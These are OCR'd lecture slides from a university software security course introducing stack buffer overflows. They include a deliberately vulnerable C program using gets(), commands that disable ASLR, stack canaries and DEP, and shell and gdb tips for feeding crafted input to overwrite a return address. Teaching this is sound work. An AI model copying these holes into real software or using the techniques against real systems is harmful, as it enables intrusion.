Class 7

CSC 472 Software Security
Stack Overflow (1)

Dr. Si Chen (schen@wcupa.edu)

“Memory Corruption”


- What is it?

“Memory Corruption”

- Modifying a binary’s memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



A novice C programmer mistake

```c
#include <stdio.h>
#include <string.h>

int main()
{
    int array[5] = {1, 2, 3, 4, 5};
    printf("%d\n", array[5]);
}
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch5 cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
        printf("%d\n", array[5]);
                       ^     ~
buffer.c:6:2: note: array 'array' declared here
        int array[5] = {1, 2, 3, 4, 5};
        ^
1 warning generated.
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch5 ./a.out
32767
```


This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main()
5  {
6      int array[5];
7      int i;
8      for(i = 0; i <= 255; i ++)
9      {
10         array[i] = 10;
11     }
12 }
```


```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 cc buffer2.c
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 ./a.out
[1]    26905 abort      ./a.out
```

Crash report




Stack

```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;


}
int main(int argc, char **argv) {


        foo(1,2,3);
}
```



Stack Frame


Array
EBP
RET
A
B
Low Memory Addresses and Top of the Stack
High Memory Addresses and Bottom of the Stack

Overflow.c

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

```
[quake0day@quake0day-w
AAAAAAAAAA
AAAAAAAAAA
```

```
File  Edit  View  Terminal
[quake0day@quake0da
r -zexecstack
overflow.c: In func
overflow.c:7:2: war
fgets'? [-Wimplicit
  gets(array);
  ^~~~
  fgets
overflow.c: At top
overflow.c:11:1: wa
 main()
 ^~~~
/tmp/cclk5rGr.o: In
overflow.c:(.text+0
t be used.
[quake0day@quake0da
```

Protection: ASLR, DEP, Stack Protector

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

```
[quake0day@quake0day-wcu ~]$ gcc -o overflow2 overflow2.c -m32 -fno-stack-prot
ector -zexecstack
overflow2.c: In function ‘return_input’:
overflow2.c:11:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
overflow2.c: At top level:
overflow2.c:15:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccfS7Of2.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should
 not be used.
```

Shutdown protection

-fno-stack-protector **Shutdown stack protector**

-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c


```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
*** stack smashing detected ***: ./overflow terminated
Segmentation fault (core dumped)
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./overflow terminated
======= Backtrace: =========
/usr/lib/libc.so.6(+0x6a1e0)[0xb7e5b1e0]
/usr/lib/libc.so.6(__fortify_fail+0x38)[0xb7eefa38]
/usr/lib/libc.so.6(+0xfe9f8)[0xb7eef9f8]
./overflow(+0x6a3)[0x4006a3]
./overflow(+0x5f4)[0x4005f4]
./overflow(main+0x12)[0x40060b]
/usr/lib/libc.so.6(__libc_start_main+0xf3)[0xb7e091d3]
./overflow(+0x4a1)[0x4004a1]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 318658     /home/quake0day/overflow
00401000-00402000 r--p 00000000 08:01 318658     /home/quake0day/overflow
00402000-00403000 rw-p 00001000 08:01 318658     /home/quake0day/overflow
00403000-00424000 rw-p 00000000 00:00 0          [heap]
```


Return Hijack

- The return address will be stored on stack when calling a new function. (EIP)
- The local valuable will be store on the low address
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.



Print ABCD

```
$ echo -e '\x41\x42\x43\x44'

$ printf '\x41\x42\x43\x44'

$ python -c 'print "\x41\x42\x43\x44"'

$ perl -e 'print "\x41\x42\x43\x44";'
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A

$ python -c 'print "A"*100'

$ perl -e 'print "A" x 100;'
```

BASH refresher

- Use command output as an argument

```
$ ./vulnerable `your_command_here`
$ ./vulnerable $(your_command_here)
```

- Use command as input

```
$ your_command_here | ./vulnerable
```

- Write command output to file

```
$ your_command_here > filename
```

- Use file as input

```
$ ./vulnerable < filename
```

gdb io

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```


- Use file as input

```
$ r < filename
```

Guessing Addresses


- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.

- An estimate is often good enough! (more on this in a bit).



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.

